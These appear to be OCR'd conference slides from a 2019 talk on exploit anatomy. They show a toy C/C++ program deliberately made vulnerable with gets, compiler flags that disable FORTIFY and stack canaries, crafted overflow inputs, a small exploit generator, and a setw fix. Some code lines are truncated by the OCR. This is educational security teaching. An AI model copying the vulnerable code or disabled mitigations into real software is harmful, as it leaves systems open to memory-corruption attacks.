
@PATI_GALLARDO
Turtle
Sec

@pati_gallardo

The Anatomy of an Exploit

ACCU Conference 2019

Patricia Aas

Turtle Sec

Patricia Aas - Trainer & Consultant

@PATI_GALLARDO

C++ Programmer, Application Security
Currently : **TurtleSec**


Previously : Vivaldi, Cisco Systems, Knowit, Opera Software
Master in Computer Science

Pronouns: she/her


@PATI_GALLARDO
The Weird Machine

Programming the Weird Machine


@PATI_GALLARDO





The Target

@HALVARFLAKE

The Exploit







The Data is the Program and the Program is the Data

Exploit Development is Programming **the Weird Machine**


@PATI_GALLARDO
Inherently Dangerous Function

```
printf("Secret: ");
gets(response);
```

launch.c

```c
void launch_missiles(int n) {
  printf("Launching %d missiles\n", n);
}

void authenticate_and_launch(void) {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[8];

  printf("Secret: ");
  gets(response);

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}

int main(void) {
  puts("WarGames MissileLauncher v0.1");
  authenticate_and_launch();
  puts("Operation complete");
}
```

@PATI_GALLARDO

@OLVEMAUDAL

CWE-242: Use of Inherently Dangerous Function

@PATI_GALLARDO

```
$ clang -o launch launch.c
launch.c:19:3: warning: implicit declaration of
function 'gets' is invalid in C99
[-Wimplicit-function-declaration]
  gets(response);
  ^
1 warning generated.
/tmp/launch-0d1b0f.o: In function
`authenticate_and_launch':
launch.c:(.text+0x5e): warning: the `gets' function is
dangerous and should not be used.
```

CMake: Getting gets

@PATI_GALLARDO

CMakeLists.txt

```
# Wargames C
# -------------------------
add_executable(launch src/launch.c)
# Get gets
set_property(TARGET launch PROPERTY C_STANDARD 99)
# Allow gets
target_compile_options(launch PRIVATE -Wno-deprecated-declarations)
```

Happy Day Scenario

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

Unhappy Day Scenario

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
*** buffer overflow detected ***: ./launch terminated
Aborted (core dumped)
```


@PATI_GALLARDO
Fortify Protection

CMake : Remove fortify protection from libc

@PATI_GALLARDO

CMakeLists.txt


```
# Remove Fortify protection in libc
# *** buffer overflow detected ***: ./launch terminated
# Aborted (core dumped)
target_compile_options(launch PRIVATE -D_FORTIFY_SOURCE=0)
```

CMake : Remove fortify protection from libc


@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

Stack Canaries



100	Return address
99	Stack Canary
98	char array item 3
97	char array item 2
96	char array item 1
95	char array item 0



Stack Canary

CMake: Turn off stack protector

@PATI_GALLARDO

CMakeLists.txt

```
# remove the stack protector
# *** stack smashing detected ***: <unknown> terminated
# Aborted (core dumped)
target_compile_options(launch PRIVATE -fno-stack-protector)
```

CMake: Turn off stack protector

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
Segmentation fault (core dumped)
```

What's going on? Let's check on godbolt

```c
#include <stdio.h>
#include <stdbool.h>
#include <memory.h>

/**
 * Example from Olve Maudal : Insecure C and C++
 * clang -z execs                    -o launch launch.c
 */
void launch_missi
  printf("Launchi
}

void authenticate_and_launch(void) {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[8];

  printf("Secret: ");
  gets(response);

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}

int main(void) {
  puts("WarGames MissileLauncher v0.1");
  authenticate_and_launch();
  puts("Operation complete");
}
```

Debug:
Local variables
on the stack

```c
#include <stdio.h>
#include <stdbool.h>
#include <memory.h>

/**
 * Example from Olve Maudal : Insecure C and C++
 * clang -z                          ctor -o launch launch.c
 */
void launch_
  printf("La                        ;
}

void authenticate_and_launch(void) {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[8];

  printf("Secret: ");
  gets(response);

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}

int main(void) {
  puts("WarGames MissileLauncher v0.1");
  authenticate_and_launch();
  puts("Operation complete");
}
```

Release:
Local variables
optimized out

@PATI_GALLARDO


@PATI_GALLARDO
Let's try the Debug build then!

Debug Build

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
```

Somebody's bools are acting weird :D


JARUS
@PATI_GALLARDO
Prefer C++ to C, right?

Start from scratch with C++

@PATI_GALLARDO

CMakeLists.txt

```
# Wargames C++
# ------------------------
add_executable(launch_cpp src/launch.cpp)
```


launch.cpp

```
void launch_missiles(int n) {
  printf("Launching %d missiles\n", n);
}

void authenticate_and_launch() {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[8];

  printf("Secret: ");
  std::cin >> response;

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}

int main() {
  puts("WarGames MissileLauncher v0.1");
  authenticate_and_launch();
  puts("Operation complete");
}
```

@PATI_GALLARDO

Not even a warning!

@PATI_GALLARDO



Happy Day Scenario

@PATI_GALLARDO

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

Let's test the release build


```
$ clang++ -O3 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
Operation complete
Segmentation fault (core dumped)
```

Ok, debug then...

@PATI_GALLARDO

```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1852796274 missiles
Segmentation fault (core dumped)
```

Both **n_missiles** and **allowaccess** overwritten

Controlling stack variables

```
int n_missiles = 2;
bool allowaccess = false;
```

launch.cpp

```
void authenticate_and_launch() {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[8];

  printf("Secret: ");
  std::cin >> response;

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}
```

@PATI_GALLARDO

Lets try a shorter string


```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBBC*
Access granted
Launching 42 missiles
Operation complete
$
```

n_missiles -> 42 -> 0x2a -> '*'

Lets try a shorter string

@PATI_GALLARDO

```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBBCd
Access granted
Launching 100 missiles
Operation complete
```


n_missiles -> 100 -> 0x64 -> 'd'

Controlling allowaccess

@PATI_GALLARDO

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBB0d
Access denied
Operation complete

$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBB1d
Access granted
Launching 100 missiles
Operation complete
```

Controlling **allowaccess**


@PATI_GALLARDO
Automate, automate!

Automate the string

@PATI_GALLARDO

simple_exploit.c

```c
int main(void) {
 struct {
   uint8_t buffer[8];
   bool allowaccess;
   char n_missiles;
 } sf;

 memset(&sf, 0, sizeof sf);

 sf.allowaccess = true;
 sf.n_missiles = 42;

 fwrite(&sf, sizeof sf, 1, stdout);
}
```

@OLVEMAUDAL

Let's try it out!

@PATI_GALLARDO

```
$ clang -o simple_exploit simple_exploit.c
$ ./simple_exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete

$ ./simple_exploit | ./launch_cpp
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
```


@PATI_GALLARDO
Fixing the C++ code!

launch.cpp

```
void launch_missiles(int n) {
  printf("Launching %d missiles\n", n);
}

void authenticate_and_launch(void) {
  int n_missiles = 2;
  bool allowaccess = false;
  char response[8];

  printf("Secret: ");
  size_t max = sizeof response;
  std::cin >> std::setw(max) >> response;

  if (strcmp(response, "Joshua") == 0)
    allowaccess = true;

  if (allowaccess) {
    puts("Access granted");
    launch_missiles(n_missiles);
  }

  if (!allowaccess)
    puts("Access denied");
}

int main(void) {
  puts("WarGames MissileLauncher v0.1");
  authenticate_and_launch();
  puts("Operation complete");
}
```


Set the width on cin

@PATI_GALLARDO

Let's test it!

@PATI_GALLARDO

```
